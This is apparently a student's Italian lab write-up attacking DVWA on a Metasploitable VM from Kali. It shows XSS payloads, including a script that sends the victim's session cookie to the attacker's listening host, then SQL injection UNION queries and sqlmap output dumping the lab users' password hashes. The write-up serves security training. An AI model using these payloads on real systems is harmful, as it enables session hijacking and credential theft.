
Esercitazione S6-L2

Per prima cosa ho collegato tra loro la macchina Metasploitable ela kali e ho verificato la connessione con un ping:




Mi sono collegato alla dvwa della metasploitable e impostato il livello di sicurezza su LOW. Successivamente sono andato alla sezione XSS reflected e ho inserito il seguente script:


<script>alert (‘Ciao!’)</script>

Ottenendo il seguente risultato:

Successivamente ho provato a fare la stessa cosa nella sezione XSS stored:




E ho confermato il funzionamento dello script, infatti entrando nella pagina XSS stored, mi veniva restituito sempre lo stesso messaggio:



Poi mi sono spostato nella sezione SQL Injection dove, dopo aver verificato la presenza di un injection point, ho effettuato un primo test:


‘ OR ‘a’=’a



Una volta verificato il funzionamento, grazie al comando null ho scoperto il numero di richieste accettate:


Sono passato quindi all'analisi del target, dapprima chiedendo informazioni sul nome dei database presenti (table_schema) e delle tabelle compresi in essi (table_name), grazie a information_schema (un database di sistema).

' UNION SELECT table_schema,table_name FROM information_schema.tables #




Una volta individuato il database di mio interesse (dvwa), ho ristretto la ricerca inserendo, alla fine dell'istruzione precedente, quanto segue:

WHERE table_schema = 'dvwa'#




Ciò mi ha permesso di individuare 2 tabelle: users e guestbook. In particolare la prima è quella di nostro interesse, quindi ho analizzato le colonne presenti in essa con il comando:

‘ UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_name=users #



Individuati i valori di mio interesse, cioè user e password, ed avendo individuato il loro percorso, ho inserito il seguente comando per estrarli:

‘ UNION SELECT password,user FROM dvwa.users #




Ho proseguito poi con l'utilizzo di SQLmap. Prima di fare ciò però, mi sono occupato dell'ottenimento del cookie della sessione attiva. Questo obiettivo è stato raggiunto in 2 modi:


1. **Tramite Burpsuite**

2. **Tramite il seguente script, inserito in XSS reflected ed in grado di catturare il cookie della vittima e di inviarlo all'attaccante (in questo caso la nostra kali messa in ascolto tramite netcat)**


<script>
var i=new Image ();
i.src="192.168.50.100:8888/?cookie="+document.cookie;
</script>



Una volta ottenuto il cookie della sessione ho inizializzato SQLmap inserendo il cookie ottenuto e l'URL da analizzare



Ottenendo il seguente risultato:



```
+----------+----------------------------------------------+
| user     | password                                     |
+----------+----------------------------------------------+
| admin    | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb  | e99a18c428cb38d5f260853678922e03 (abc123)    |
| 1337     | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
| pablo    | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   |
| smithy   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+----------+----------------------------------------------+

[16:08:55] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[16:08:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 16:08:55 /2024-12-10/
```